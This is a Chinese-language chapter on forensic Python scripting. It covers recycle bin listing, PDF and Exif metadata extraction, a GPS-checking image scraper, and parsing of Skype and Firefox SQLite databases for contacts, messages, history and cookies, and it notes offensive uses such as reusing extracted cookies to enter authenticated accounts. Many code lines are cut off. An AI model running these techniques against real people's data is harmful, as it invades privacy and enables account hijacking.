我们想知道回收站里谁删除了什么文件。让我们编写一个小的函数来将每一个SID转化为用户名。当我们恢复回收站中被删除的项目时这将使我们打印更多有用的输出。这个函数将打开注册便检查 `ProfileImagePath` 键值，找到其值并从中找到用户名。

```
import _winreg
def sid2user(sid):
    try:
        key = _winreg.OpenKey(_winreg.HKEY_LOCAL_MACHINE, "SOFTWARE
        (value, type) = _winreg.QueryValueEx(key, 'ProfileImagePath
        user = value.split('\\')[-1]
        return user
    except:
        return sid
```

最后，我们将所有的代码放在一起生成一个脚本，它将打印已删除但还在回收站中的项目。

```
# coding=UTF-8

import os
import _winreg

def returnDir():
    dirs = ['C:\\Recycler\\', 'C:\\Recycled\\', 'C:\\$Recycle.Bin\\
    for recycleDir in dirs:
        if os.path.isdir(recycleDir):
            return recycleDir
    return None

def sid2user(sid):
    try:
        key = _winreg.OpenKey(_winreg.HKEY_LOCAL_MACHINE, "SOFTWARE
        (value, type) = _winreg.QueryValueEx(key, 'ProfileImagePath
        user = value.split('\\')[-1]
        return user
    except:
        return sid

def findRecycled(recycleDir):
    dirList = os.listdir(recycleDir)
    for sid in dirList:
        files = os.listdir(recycleDir + sid)
        user = sid2user(sid)
        print('\n[*] Listing Files For User: ' + str(user))
        for file in files:
            print('[+] Found File: ' + str(file))

def main():
    recycledDir = returnDir()
    findRecycled(recycledDir)
if __name__ == '__main__':
    main()
```

在目标机器上运行我们的脚本，我们看到脚本发现了两个用户：Administrator和alex。它列出了回收站中每个用户的文件。在下一节中，我们将审查一个方法，用于检查那些包含在调查中可能有用的文件的内部内容。

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\>python dumpRecycleBin.py
[*] Listing Files For User: alex
[+] Found File: Notes_on_removing_MetaData.pdf
[+] Found File: ANONOPS_The_Press_Release.pdf
[*] Listing Files For User: Administrator
[+] Found File: 192.168.13.1-router-config.txt
[+] Found File: Room_Combinations.xls
C:\Documents and Settings\john\Desktop>
```

元数据

在本节中，我们将编写一个脚本用来从文件中提取元数据。文件不是清晰可见的对象，元数据可以存在于文档，电子表格，图像，音频和视频等文件类型中。创作应用程序可能会存储一些细节如文件的作者，创建和修改时间，潜在的修订和注释。例如，拍照手机可以标记本地的GPS在照片中或者微软的Word应用程序可以存储文档的作者。检查每一个文件是个艰难的任务，我们可以使用Python自动处理。

Anonymous的元数据失败

2010年12月10日，黑客组织Anonymous发布了一份声明稿，描述了最近一次命名为Operation Payback攻击的背后的动机。因为对公司不支持维基解密而感到愤怒，从而对有关公司进行分布式拒绝服务攻击(DDOS)报复。黑客发布的声明稿没有签名，没有来源。是一个PDF文件，但是发行时包含元数据。被创建文档的程序添加进的元数据包含作者的名字Mr. Alex Tapanaris。几天内，警方逮捕了他。

使用PyPDF解析PDF元数据

让我们快速创建一个脚本对被逮捕的黑客组织Anonymous的成员用过的文档进行法庭调查取证。Wired.com还保留着 `ANONOPS_The_Press_Release.pdf` 那份文档。我们可以从使用 `wget` 下载这份文档开始。

```
forensic:~# wget
http://www.wired.com/images_blogs/threatlevel/2010/12/ANONOPS_The_
    Press_Release.pdf
--2012-01-19 11:43:36--
http://www.wired.com/images_blogs/threatlevel/2010/12/ANONOPS_The_
    Press_Release.pdf
Resolving www.wired.com... 64.145.92.35, 64.145.92.34
Connecting to www.wired.com|64.145.92.35|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 70214 (69K) [application/pdf]
Saving to: 'ANONOPS_The_Press_Release.pdf.1'
100%[==================================================
================================>] 70,214 364K/s in 0.2s
2012-01-19 11:43:39 (364 KB/s) - 'ANONOPS_The_Press_Release.pdf' sa
[70214/70214]
```

PyPDF是一个优秀的第三方管理PDF文件很实用的库，可以从网站 http://pybrary.net/pyPdf/ 获得。它提供了文档的信息提取，分割，合并，加密和解密的能力。为了提取元数据，我们使用函数 `getDocumentInfo()` 。这个方法返回一个元组数组，每一个元组包含一个元数据元素和它的值。遍历这个数组并打印PDF文件的全部元数据。

```
import pyPdf
from pyPdf import PdfFileReader

def printMeta(fileName):
    pdfFile = PdfFileReader(file(fileName, 'rb'))
    docInfo = pdfFile.getDocumentInfo()
    print('[*] PDF MetaData For: ' + str(fileName))
    for metaItem in docInfo:
        print('[+] ' + metaItem + ':' + docInfo[metaItem])
```

添加一个选项分析器来识别特定的文件，我们有一个工具可以识别嵌入到PDF中的元数据。同样，我们可以修改我们的脚本来测试特定的元数据，例如特定的用户。当然，这有可能帮助执法管来搜索文件来列出作者名字。

```
# coding=UTF-8
import pyPdf
from pyPdf import PdfFileReader
import optparse

def printMeta(fileName):
    pdfFile = PdfFileReader(file(fileName, 'rb'))
    docInfo = pdfFile.getDocumentInfo()
    print('[*] PDF MetaData For: ' + str(fileName))
    for metaItem in docInfo:
        print('[+] ' + metaItem + ':' + docInfo[metaItem])
def main():
    parser = optparse.OptionParser('usage %prog -F <PDF file name>
    parser.add_option('-F', dest='fileName', type='string', help='s
    (options, args) = parser.parse_args()
    fileName = options.fileName
    if fileName == None:
        print(parser.usage)
        exit(0)
    else:
        printMeta(fileName)
if __name__ == '__main__':
    main()
```

指定Anonymous发布的声明高运行我们的脚本，我们可以看到同样的元数据导致警方逮捕了Mr. Tapanaris。

```
forensic:~# python pdfRead.py -F ANONOPS_The_Press_Release.pdf
[*] PDF MetaData For: ANONOPS_The_Press_Release.pdf
[+] /Author:Alex Tapanaris
[+] /Producer:OpenOffice.org 3.2
[+] /Creator:Writer
[+] /CreationDate:D:20101210031827+02'00'
```

理解Exif元数据

(Exif是一种图象文件格式，它的数据存储与JPEG格式是完全相同的。实际上Exif格式就是在JPEG格式头部插入了数码照片的信息，包括拍摄时的光圈、快门、白平衡、ISO、焦距、日期时间等各种和拍摄条件以及相机品牌、型号、色彩编码、拍摄时录制的声音以及全球定位系统（GPS）、缩略图等。简单地说，`Exif=JPEG+拍摄参数`。因此，你可以利用任何可以查看JPEG文件的看图软件浏览Exif格式的照片，但并不是所有的图形程序都能处理Exif信息。)

交换图像文件格式(Exif)标准的定义了如何存储图像和视频文件的规范。如数码相机，扫描仪和智能手机使用这个标准来保存图像和视频文件。Exif标准文件包含了几个对法庭调查取证有用的信息。Phil Harvey编写了一个实用的工具名叫

exiftool(从 http://www.sno.phy.queensu.ca/~phil/exiftool/ 可获得)能解析这些参数。检查所有的Exif参数可能会返回几页的信息，所以我们只检查部分需要的参数信息。注意Exif参数包含相机型号名称iPhone 4S以及图像实际的GPS经纬度坐标。这些信息在组织图像是很有帮助的。比如说，Mac OS X应用程序iPhoto使用位置信息来整齐的排列世界地图上的照片。然而，这些信息也被大量的恶意的使用。想象一个士兵将Exif照片放到博客或网站上，敌人可以下载所有的照片几秒钟之类便可以知道士兵的调动信息。在下面的章节中，我们将建立一个脚本来连接WEB网站，下载图像，并检查他们的Exif元数据。

```
investigator$ exiftool photo.JPG
ExifTool Version Number : 8.76
File Name : photo.JPG
Directory : /home/investigator/photo.JPG
File Size : 1626 kB
File Modification Date/Time : 2012:02:01 08:25:37-07:00
File Permissions : rw-r--r--
File Type : JPEG
MIME Type : image/jpeg
Exif Byte Order : Big-endian (Motorola, MM)
Make
: Apple
Camera Model Name : iPhone 4S
Orientation : Rotate 90 CW
<..SNIPPED..>
GPS Altitude : 10 m Above Sea Level
GPS Latitude : 89 deg 59' 59.97" N
GPS Longitude : 36 deg 26' 58.57" W
<..SNIPPED..>
```

使用BeautifulSoup 下载图像

可以从 www.crummy.com/software/BeautifulSoup/ 获得 `BeautifulSoup` 。 `BeautifulSoup` 允许我们快速的解析HTML 和XML 文档。更新 `BeautifulSoup` 到最新版本，并使用 `easy_install` 获取安装 `BeautifulSoup` 库。

```
investigator:~# easy_install beautifulsoup4
Searching for beautifulsoup4
Reading http://pypi.python.org/simple/beautifulsoup4/
<..SNIPPED..>
Installed /usr/local/lib/python2.6/dist-packages/beautifulsoup4-4.1
Processing dependencies for beautifulsoup4
Finished processing dependencies for beautifulsoup4
```

在本节中，我们将使用 `BeautifulSoup` 来抓取HTML 文档的内容来获取文档中所有的图像。注意，我们使用 `urllib2` 打开文档并读取它。接下来我们可以创造 `BeautifulSoup` 对象或者一个包含不同HTML 文档对象的解析树。用这样的对象，我么可以提取所有的图像标签，通过使用 `findall('img')` 函数，这个函数返回一个包含所有图像标签的数组。

```
import urllib2
from bs4 import BeautifulSoup
def findImages(url):
    print('[+] Finding images on ' + url)
    urlContent = urllib2.urlopen(url).read()
    soup = BeautifulSoup(urlContent)
    imgTags = soup.findAll('img')
    return imgTags
```

接下来，我们需要从网站中下载每一个图像，然后在单独的函数中进行检查。为了下载图像，我们将用到 `urllib2` ， `urlparse` 和 `os` 模块。首先，我们从图像标签中提取源地址，接着我们读取图像的二进制内容到一个变量，最后我们以写-二进制模式打开文件将图像内容写入文件。

```
import urllib2
from urlparse import urlsplit
from os.path import basename
def downloadImage(imgTag):
    try:
        print('[+] Dowloading image...')
        imgSrc = imgTag['src']
        imgContent = urllib2.urlopen(imgSrc).read()
        imgFileName = basename(urlsplit(imgSrc)[2])
        imgFile = open(imgFileName, 'wb')
        imgFile.write(imgContent)
        imgFile.close()
        return imgFileName
    except:
        return ''
```

使用Python 的图像库从图像阅读Exif 元数据为了测试图像的内容特到Exif 元数据，我们将使用Python 图像库 `PIL` 来处理文件，可以从 http://www.pythonware.com/products/pil/ 获得，以增加Python 的图像处理能力，并允许我们快速的提取与地理位置相关的元数据信息。为了测试文件元数据，我们将打开的对象作为 `PIL` 图像对象并使用函数 `getexif()` 。接下来我们解析Exif 数据到一个数组，通过元数据类型索引。数组完成后，我们可以搜索数组看看它是否包含有 `GPSInfo` 的Exif 参数。如果它包含 `GPSInfo` 参数，我们就知道对象包含GPS 元数据并打印信息到屏幕上。

```
from PIL import Image
from PIL.ExifTags import TAGS
    def testForExif(imgFileName):
    try:
        exifData = {}
        imgFile = Image.open(imgFileName)
        info = imgFile._getexif()
        if info:
            for (tag, value) in info.items():
                decoded = TAGS.get(tag, tag)
                exifData[decoded] = value
            exifGPS = exifData['GPSInfo']
            if exifGPS:
                print('[*] ' + imgFileName + ' contains GPS MetaDat
    except:
        Pass
```

将所有的包装在一起，我们的脚本现在可以连接到一个URL 地址，解析并下载所有的图像文件，然后测试每个文件的Exif 元数据。注意 `main()` 函数中，我们首先获取站点上的所有图像的列表，然后对数组中的每一个图像，我们将下载图像并测试它的GPS 元数据。

```
# coding=UTF-8
import urllib2
import optparse
from bs4 import BeautifulSoup
from urlparse import urlsplit
from os.path import basename
from PIL import Image
from PIL.ExifTags import TAGS
def findImages(url):
    print('[+] Finding images on ' + url)
    urlContent = urllib2.urlopen(url).read()
    soup = BeautifulSoup(urlContent)
    imgTags = soup.findAll('img')
    return imgTags
def downloadImage(imgTag):
    try:
        print('[+] Dowloading image...')
        imgSrc = imgTag['src']
        imgContent = urllib2.urlopen(imgSrc).read()
        imgFileName = basename(urlsplit(imgSrc)[2])
        imgFile = open(imgFileName, 'wb')
        imgFile.write(imgContent)
        imgFile.close()
        return imgFileName
    except:
        return ''
def testForExif(imgFileName):
```

```
    try:
        exifData = {}
        imgFile = Image.open(imgFileName)
        info = imgFile._getexif()
        if info:
            for (tag, value) in info.items():
            decoded = TAGS.get(tag, tag)
            exifData[decoded] = value
        exifGPS = exifData['GPSInfo']
        if exifGPS:
            print('[*] ' + imgFileName + ' contains GPS MetaData')
    except:
        pass
def main():
    parser = optparse.OptionParser('usage%prog -u <target url>')
    parser.add_option('-u', dest='url', type='string', help='specif
    (options, args) = parser.parse_args()
    url = options.url
    if url == None:
        print(parser.usage)
        exit(0)
    else:
        imgTags = findImages(url)
        for imgTag in imgTags:
            imgFileName = downloadImage(imgTag)
            testForExif(imgFileName)
if __name__ == '__main__':
    main()
```

对目标地址测试刚刚生成的脚本，我们可以看到其中一个图像包含GPS 元数据信息。这个能用于对个人目标的进攻侦查，我们也可以使用此脚本来确认我们自己的漏洞，在黑客攻击前。

```
forensics: # python exifFetch.py -u http://www.flickr.com/photos/dv
[+] Finding images on http://www.flickr.com/photos/dvids/499900192
[+] Dowloading image...
[+] Dowloading image...
[+] Dowloading image...
[*] 4999001925_ab6da92710_o.jpg contains GPS MetaData
[+] Dowloading image...
[+] Dowloading image...
[+] Dowloading image...
```

用Python 调查应用程序结构

这一节我们将讨论应用程序结构，即两个流行的应用程序存储在SQLite 数据库中的数据。SQLite 数据库在几个不同的应用程序中是很流行的选择，对于local/client 存储类型来说。尤其是WEB 浏览器，因为与编程语言不相关绑定。与其相对应的client/server 关系数据库，SQLite 数据库存储整个数据库在主机上作为单个文件。最初由Dr. Richard Hipp 在美国海军工作时创立，SQLite 数据库在许多流行的应用程序中的使用不断的增长。被Apple，Mozilla，Google，McAfee，MicrosoftMircso，Intuit，通用电气，DropBox，AdobeAdro 甚至是Airbus 等公司内建到应用程序中使用SQLite 数据库格式。了解如何解析SQLite 数据库并在法庭调查取证中使用Python 自动处理是非常有用的。下一节的开始，我们将利用流行的语音聊天客户端Skype 来审查SQLite 数据库。

了解Skype SQLite3 数据库

作为4.0 版本，流行的聊天工具Skype 改变了它的内部数据库格式，使用SQLite 格式。在Windows 系统中，Skype 存储了的一个名叫main.db 的数据库在路径 `C:\Documents and Settings\<User>\ApplicationData\Skype\<Skypeaccou` 目录下，在MAC OS X 系统中，相同的数据库放在 `/Users/<User>/Library/Application\ Support/Skype/<Skype-account>` 目录下。但是Skype 存储了什么在该数据库中？为了更好的了解Skype SQLite 数据库信息的模式，让我们使用 `sqlite3` 命令行工具快速的连接到数据库。连接后，我们执行命令：

```
SELECT tbl_name FROM sqlite_master WHERE type==”table”;
```

SQLite 数据库维护了一个表名为 `sqlite _master` ，这个表包含了列名为 `tbl_name` ，用来描述数据库中的每一个表。执行这句 `SELECT` 语句允许我们查看Skype 的 `main.db` 数据库中的表。我们可以看到，该数据库保存的表包含电话，账户，消息甚至是SMS 消息的信息。

```
investigator$ sqlite3 main.db
SQLite version 3.7.9 2011-11-01 00:52:41
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> SELECT tbl_name FROM sqlite_master WHERE type=="table";
DbMeta
Contacts
LegacyMessages
Calls
Accounts
Transfers
Voicemails
Chats
Messages
ContactGroups
Videos
SMSes
CallMembers
ChatMembers
Alerts
Conversations
Participants
```

账户表使用Skype 应用程序账户的信息。它包含的列包括用户的名字，Skype 的简介名称，用户的位置，账户的创建日期等信息。为了查询这些信息，我们可以创建一个SQL 语句选择这些列。注意，数据库存储在UNIX 时间日期要求转化为更友好的格式。UNIX 时间日期提供了一个简单的测量时间方式。它将日期简单的记录为自1970 年1 月1 日来的秒数的整数值。SQL 函数 `datatime()` 可以将这种值转化为易懂的格式。

```
sqlite> SELECT fullname, skypename, city, country,
datetime(profile_
timestamp,'unixepoch') FROM accounts;
TJ OConnor|<accountname>|New York|us|22010-01-17 16:28:18
```

使用**Python** 的**Sqlite3** 自动完成**Skype** 数据库查询

连接数据库并执行一个 `SELECT` 语句很容易，我们希望能够自动的处理数据库中几个不同的表和列中的额外的信息。让我们利用 `sqlite3` 库来编写一个小的Python 程序来完成这些。注意我们的函数 `printProfile()` ，它创建一个到 `main.db` 数据库的连接，创建一个连接之后，它需要一个光标提示然后执行我们先前的 `SELECT` 语句， `SELECT` 语句的结果返回一个包含数组的数组。对于每个返回的结果，它包含用户，Skype 用户名，位置和介绍数据的索引列。我们解释这些结果，然后漂亮的打印他们到屏幕上。

```
# coding=UTF-8
import sqlite3
def printProfile(skypeDB):
conn = sqlite3.connect(skypeDB)
c = conn.cursor()
c.execute("SELECT fullname, skypename, city, country,
datetime(profile_timestamp,'unixepoch') FROM Accounts;")
for row in c:
print('[*] -- Found Account --')
print('[+] User: '+str(row[0]))
print('[+] Skype Username: '+str(row[1]))
print('[+] Location: '+str(row[2])+','+str(row[3]))
print('[+] Profile Date: '+str(row[4]))
def main():
skypeDB = "main.db"
printProfile(skypeDB)
if __name__ == "__main__":
main()
```

运行我们的脚本，我们看到，Skype 的 `main.db` 数据库包含了一个用户账户，处于隐私的问题，我们用 `<accountname>` 代替真正的用户名。

```
investigator$ python printProfile.py
[*] -- Found Account --
[+] User: TJ OConnor
[+] Skype Username : <accountname>
[+] Location : New York, NY,us
[+] Profile Date : 2010-01-17 16:28:18
```

让我们通过检查存储的联系人地址进一步调查Skype 的数据库。注意，联系表存储信息如显示名，Skype 用户名，位置，移动电话，甚至是生日等每一个联系都存储在数据库中。所有这些个人信息当我们调查或者是攻击一个目标时都是有用的，所以我们将信息收集起来。让我们输出 `SELECT` 语句返回的信息，注意几个字段，比如生日可能是 `null` ，在这种情况下，我们利用条件语句只打印不等于空的结果。

```
def printContacts(skypeDB):
    conn = sqlite3.connect(skypeDB)
    c = conn.cursor()
    c.execute("SELECT displayname, skypename, city, country, phone_
    for row in c:
        print('\n[*] -- Found Contact --')
        print('[+] User : ' + str(row[0]))
        print('[+] Skype Username : ' + str(row[1]))
        if str(row[2]) != '' and str(row[2]) != 'None':
            print('[+] Location : ' + str(row[2]) + ',' + str(row[3
        if str(row[4]) != 'None':
            print('[+] Mobile Number : ' + str(row[4]))
        if str(row[5]) != 'None':
            print('[+] Birthday : ' + str(row[5]))
```

直到现在我们只是从特定的表中提取特定的列检查。然而，当我们想将两个表中的信息一起输出怎么办？在这种情况下，我们不得不将唯一标识结果的值加入数据库表中。为了说明这一点，我们来探究如何输出存储在Skype 数据库中的通话记录。为了输出详细的Skype 通话记录，我们需要同时使用通话表和联系表。通话表维护着通话的时间戳和和每个通话的唯一索引字段名为 `conv_dbid` 。联系表维护了通话者的身份和每一个电话的ID 列明为id。因此，为了连接两个表我们需要查询的 `SELECT` 语句有田条件语句 `WHERE calls.conv_dbid = conversations.id` 来确认。这条语句的结果返回包含所有存储在Skype 数据库中的Skype 的通话记录时间和身份。

```
def printCallLog(skypeDB):
    conn = sqlite3.connect(skypeDB)
    c = conn.cursor()
    c.execute("SELECT datetime(begin_timestamp,'unixepoch'),
    identity FROM calls, conversations WHERE calls.conv_dbid =
    conversations.id;")
    print('\n[*] -- Found Calls --')
    for row in c:
        print('[+] Time: '+str(row[0]) + ' | Partner: ' + str(row[1
```

让我们添加最后一个函数来完成我们的脚本。证据丰富，Skype 数据库实际默认包含了所有用户发送和接受的信息。存储这些信息的为 `Message` 表。从这个表，我们将执行 `SELECT the timestamp, dialog_partner, author, and body_xml(raw tex` 语句。注意，如果作者来子不同的 `dialog_partner` ，数据库的拥有者发送初始化信息到 `dialog_partner` 。否则，如果作者和 `dialog_partner` 相同， `dialog_partner` 初始化这些信息，我们将从 `dialog_partner` 打印。

```
def printMessages(skypeDB):
    conn = sqlite3.connect(skypeDB)
    c = conn.cursor()
    c.execute("SELECT datetime(timestamp,'unixepoch'), dialog_partr
    print('\n[*] -- Found Messages --')
    for row in c:
        try:
            if 'partlist' not in str(row[3]):
                    if str(row[1]) != str(row[2]):
                msgDirection = 'To ' + str(row[1]) + ': '
                else:
                    msgDirection = 'From ' + str(row[2]) + ': '
                print('Time: ' + str(row[0]) + ' ' + msgDirection -
        except:
            pass
```

将所有的包装在一起，我们有一个非常强的脚本来检查Skype 资料数据库。我们的脚本可以打印配置文件信息，联系人地址，通话记录甚至是存储在数据库中的消息。我们可以在 `main()` 函数中添加一些选项解析，利用 `OS` 模块的功能确保在调查数据库时执行每个函数之前配置文件存在。

```
# coding=UTF-8
import sqlite3
import optparse
import os
def printProfile(skypeDB):
    conn = sqlite3.connect(skypeDB)
    c = conn.cursor()
    c.execute("SELECT fullname, skypename, city, country,
    datetime(profile_timestamp,'unixepoch') FROM Accounts;")
    for row in c:
        print('[*] -- Found Account --')
        print('[+] User: '+str(row[0]))
        print('[+] Skype Username: '+str(row[1]))
        print('[+] Location: '+str(row[2])+','+str(row[3]))
        print('[+] Profile Date: '+str(row[4]))
def printContacts(skypeDB):
    conn = sqlite3.connect(skypeDB)
    c = conn.cursor()
    c.execute("SELECT displayname, skypename, city, country,
    phone_mobile, birthday FROM Contacts;")
    for row in c:
        print('\n[*] -- Found Contact --')
        print('[+] User : ' + str(row[0]))
        print('[+] Skype Username : ' + str(row[1]))
        if str(row[2]) != '' and str(row[2]) != 'None':
            print('[+] Location : ' + str(row[2]) + ',' + str(row[3
        if str(row[4]) != 'None':
            print('[+] Mobile Number : ' + str(row[4]))
```

```
        if str(row[5]) != 'None':
            print('[+] Birthday : ' + str(row[5]))
def printCallLog(skypeDB):
    conn = sqlite3.connect(skypeDB)
    c = conn.cursor()
    c.execute("SELECT datetime(begin_timestamp,'unixepoch'), ident
    print('\n[*] -- Found Calls --')
    for row in c:
        print('[+] Time: '+str(row[0]) + ' | Partner: ' + str(row[
def printMessages(skypeDB):
    conn = sqlite3.connect(skypeDB)
    c = conn.cursor()
    c.execute("SELECT datetime(timestamp,'unixepoch'), dialog_partn
    print('\n[*] -- Found Messages --')
    for row in c:
        try:
            if 'partlist' not in str(row[3]):
                if str(row[1]) != str(row[2]):
                    msgDirection = 'To ' + str(row[1]) + ': '
                else:
                    msgDirection = 'From ' + str(row[2]) + ': '
                print('Time: ' + str(row[0]) + ' ' + msgDirection -
        except:
            pass
def main():
    parser = optparse.OptionParser("usage%prog -p <skype profilepat
    parser.add_option('-p', dest='pathName', type='string', help='s
    (options, args) = parser.parse_args()
    pathName = options.pathName
    if pathName == None:
        print parser.usage
        exit(0)
    elif os.path.isdir(pathName) == False:
        print '[!] Path Does Not Exist: ' + pathName
        exit(0)
    else:
        skypeDB = os.path.join(pathName, 'main.db')
        if os.path.isfile(skypeDB):
            printProfile(skypeDB)
            printContacts(skypeDB)
            printCallLog(skypeDB)
            printMessages(skypeDB)
        else:
            print '[!] Skype Database does not exist: ' + skypeDB
if __name__ == "__main__":
    main()
```

运行该脚本，我们添加一个 `-p` 选项来确定Skype 配置数据库路径。脚本打印出存储在目标机器上的账户配置，联系人，电话和消息。成功！在下一节中，我们将用我们的 `sqlite3` 的知识来调查流行的火狐浏览器存储的结构。

```
investigator$ python skype-parse.py -p /root/.Skype/not.myaccount
[*] -- Found Account --
[+] User: TJ OConnor
[+] Skype Username: <accountname>
[+] Location: New York, US
[+] Profile Date: 2010-01-17 16:28:18
[*] -- Found Contact --
[+] User: Some User
[+] Skype Username : some.user
[+] Location
[+] Mobile Number
[+] Birthday: Basking Ridge, NJ,us: +19085555555: 19750101
[*] -- Found Calls --
[+] Time: 2011-12-04 15:45:20 | Partner: +18005233273
[+] Time: 2011-12-04 15:48:23 | Partner: +18005210810
[+] Time: 2011-12-04 15:48:39 | Partner: +18004284322
[*] -- Found Messages --
Time: 2011-12-02 00:13:45 From some.user: Have you made plane reser
Time: 2011-12-02 00:14:00 To some.user: Working on it...
Time: 2011-12-19 16:39:44 To some.user: Continental does not have a
Time: 2012-01-10 18:01:39 From some.user: Try United or US Airways,
```

其他有用的Skype 查询

如果有兴趣的话可以花时间更深入的调查Skype 数据库，编写新的脚本。考虑以下可能会用到的其他查询：

想只打印出联系人列表中的联系人生日？

```
SELECT fullname, birthday FROM contacts WHERE birthday > 0;
```

想打印只有特定的 `<SKYPE-PARTNER>` 联系人记录？

```
SELECT datetime(timestamp,'unixepoch'), dialog_partner, author, boc
FROM Messages WHERE dialog_partner = '<SKYPE-PARTNER>'
```

想删除特定的 `<SKYPE-PARTNER>` 联系记录？

```
DELETE FROM messages WHERE skypename = '<SKYPE-PARTNER>'
```

用Python 解析火狐Sqlite3 数据库

在上一节中，我们研究了Skype 存储的单一的应用数据库。该数据库提供了大量的调查数据。在本节中，我们将探究火狐存储的是一系列的什么样的数据库。火狐存储这些数据库的默认目录为 `C:\Documents and Settings\<USER>\Application Data\Mozilla\Firefox\`，在Windows 系统下，在MAC OS X 系统中存储在 `/Users/<USER>/Library/Application\ Support/Firefox/Profiles/<profil` 目录下。让我们列出存储在目录中的数据库吧。

```
investigator$ ls *.sqlite
places.sqlite downloads.sqlite search.sqlite
addons.sqlite extensions.sqlite signons.sqlite
chromeappsstore.sqlite formhistory.sqlite webappsstore.sqlite
content-prefs.sqlite permissions.sqlite
cookies.sqlite places.sqlite
```

检查目录列表，很明显火狐存储了相当丰富的数据。但是我们该从哪儿开始调查？让我们从 `downloads.sqlite` 数据库开始调查。 `downloads.sqlite` 文件存储了火狐用户下载文件的信息。它包含了一个表明为 `moz_downloads` ，用来存储文件名，下载源，下载日期，文件大小，存储在本地的位置等信息。我们使用一个Python 脚本来执行 `SELECT` 语句来查询适当的列：名称，来源和日期时间。注意火狐用的也是UNIX 时间日期。但为了存储UNIX 时间日期到数据库，它将日期乘以1000000 秒，因此我们正确的时间格式应该是除以1000000 秒。

```
import sqlite3
def printDownloads(downloadDB):
    conn = sqlite3.connect(downloadDB)
    c = conn.cursor()
    c.execute('SELECT name, source, datetime(endTime/1000000, \'uni
    print '\n[*] --- Files Downloaded --- '
    for row in c:
        print('[+] File: ' + str(row[0]) + ' from source: ' + str(r
```

对 `downloads.sqlite` 文件运行脚本，我们看到，此配置文件包含了我们以前下载文件的信息。事实上，我们是在前面学习元数据时下载的文件。

```
investigator$ python firefoxDownloads.py
[*] --- Files Downloaded ---
[+] File: ANONOPS_The_Press_Release.pdf from source: http://www.wi
```

好极了!我们现在知道什么时候用户使用火狐下载过什么文件。然而，如果调查者想使用用户的认证重新登陆到网站该怎么办？例如，警方调查员确认用户从基于邮件的网站上下载了对儿童有害的图片该怎么办？警方调查员想重新登陆到网站，最有可能的是缺少密码或者是用户认证的电子邮件。进入cookies，由于HTTP 西意缺乏状态设计，网站利用cookies 来维护状态。

考虑一下，例如，当用户登陆到站点，如果浏览器不能维护cookies，用户需要登陆能阅读每一个人的私人邮件。火狐存储了这些cookies 在 `cookies. sqlite` 数据库中。如调查员可以提取cookies 并重用，就提供了需要认证才能登陆到资源的条件。

让我们快速编写一个Python 脚本提取用户的cookies。我们连接到数据库并执行我们的SELECT 语句。在数据库中， `moz_cookies` 维护这cookies，从 `cookies.sqlite` 数据库中的 `moz_cookies` 表中，我们将查询主机，名称，cookies 的值，并在屏幕中打印出来。

```
def printCookies(cookiesDB):
    try:
        conn = sqlite3.connect(cookiesDB)
        c = conn.cursor()
        c.execute('SELECT host, name, value FROM moz_cookies')
        print('\n[*] -- Found Cookies --')
        for row in c:
            host = str(row[0])
            name = str(row[1])
            value = str(row[2])
            print('[+] Host: ' + host + ', Cookie: ' + name + ', Va
    except Exception as e:
        if 'encrypted' in str(e):
            print('\n[*] Error reading your cookies database.')
            print('[*] Upgrade your Python-Sqlite3 Library')
```

更新sqlite3

你可能会注意到如果你尝试用默认的 `sqlite3` 打开 `cookies.sqlite` 数据库会报告文件被加密或者是这不是一个数据库。默认安装的Sqlite3 的版本是Sqlite3.6.22 不支持WAL 日志模式。最新版本的火狐使用 `PRAGMAjournal_mode=WAL` 模式在 `cookies.sqlite` 和 `places.sqlite` 数据库中。试图用旧版本的Sqlite3 或者是 `sqlite3` 模块会报错。

```
SQLite version 3.6.22
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> select * from moz_cookies;
Error: file is encrypted or is not a database
After upgrading your Sqlite3 binary and Pyton-Sqlite3 libraries to
a version > 3.7, you should be able to open the newer Firefox
databases.
investigator:~# sqlite3.7 ~/.mozilla/firefox/nq474mcm.default/
cookies.sqlite
SQLite version 3.7.13 2012-06-11 02:05:22
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> select * from moz_cookies;
1|backtrack-linux.org|__<..SNIPPED..>
4|sourceforge.net|sf_mirror_attempt|<..SNIPPED..>
To avoid our script crashing on this unhandled error, with the
cookies.sqlite and places.sqlite databases, we put exceptions to
catch the encrypted database error message. To avoid receiving
this error, upgrade your Python-Sqlite3 library or use the older
Firefox cookies.sqlite and places.sqlite databases included on the
companion Web site.
```

为了避免我们的脚本在这个错误上崩溃，我们将 `cookies.sqlite` 和 `places.sqlite` 数据库放在异常处理中。为了避免这个错误，升级你的 Pythonsqlite3 库或使用旧版本的火狐。调查者可能也希望列举浏览历史，火狐存储这些数据在 `places.sqlite` 数据库中。在这里，`moz_places` 表给我们提供了宝贵的列，包含了什么时候用户访问了什 么网站的信息。而我们的脚本 `printHistory()` 函数只考虑到 `moz_places` 表，而 维基百科推荐使用 `moz_places` 表和 `moz_historyvisits` 表得到浏览器历史。

```
def printHistory(placesDB):
    try:
        conn = sqlite3.connect(placesDB)
        c = conn.cursor()
        c.execute("select url, datetime(visit_date/1000000,
        'unixepoch') from moz_places, moz_historyvisits where visit
        0 and moz_places.id==moz_historyvisits.place_id;")
        print('\n[*] -- Found History --')
        for row in c:
        url = str(row[0])
        date = str(row[1])
        print '[+] ' + date + ' - Visited: ' + url
    except Exception as e:
        if 'encrypted' in str(e):
            print('\n[*] Error reading your places database.')
            print('[*] Upgrade your Python-Sqlite3 Library')
            exit(0)
```

让我们使用最后的知识和先前的正则表达式的知识扩展我们的函数。浏览历史及其有价值，对深入了解一些特定的URL 很有用。Google 搜索查询包含搜索URL 内部的权限，比如说，在无线的章节里，我们将就此展开深入。然而，现在让我们只提取搜索条件URL 右边的条目。如果在我们的历史里发现包含Google，我们发现他的特点 `q=` 后面跟随者 `&` 。这个特定的字符序列标识Google 搜索。如果我们真的找到这个条目，我们将通过用空格替换一些URL 中用的字符来清理输出。最后，我们将打印校正后的输出到屏幕上，现在我们有一个函数可以搜索 `places.sqlite` 文件并打印Google 搜索查询历史。

```
import sqlite3, re
def printGoogle(placesDB):
    conn = sqlite3.connect(placesDB)
    c = conn.cursor()
    c.execute("select url, datetime(visit_date/1000000, 'unixepoch
    from moz_places, moz_historyvisits where visit_count > 0 and mo
    print('\n[*] -- Found Google --')
    for row in c:
        url = str(row[0])
        date = str(row[1])
        if 'google' in url.lower():
            r = re.findall(r'q=.*\&', url)
            if r:
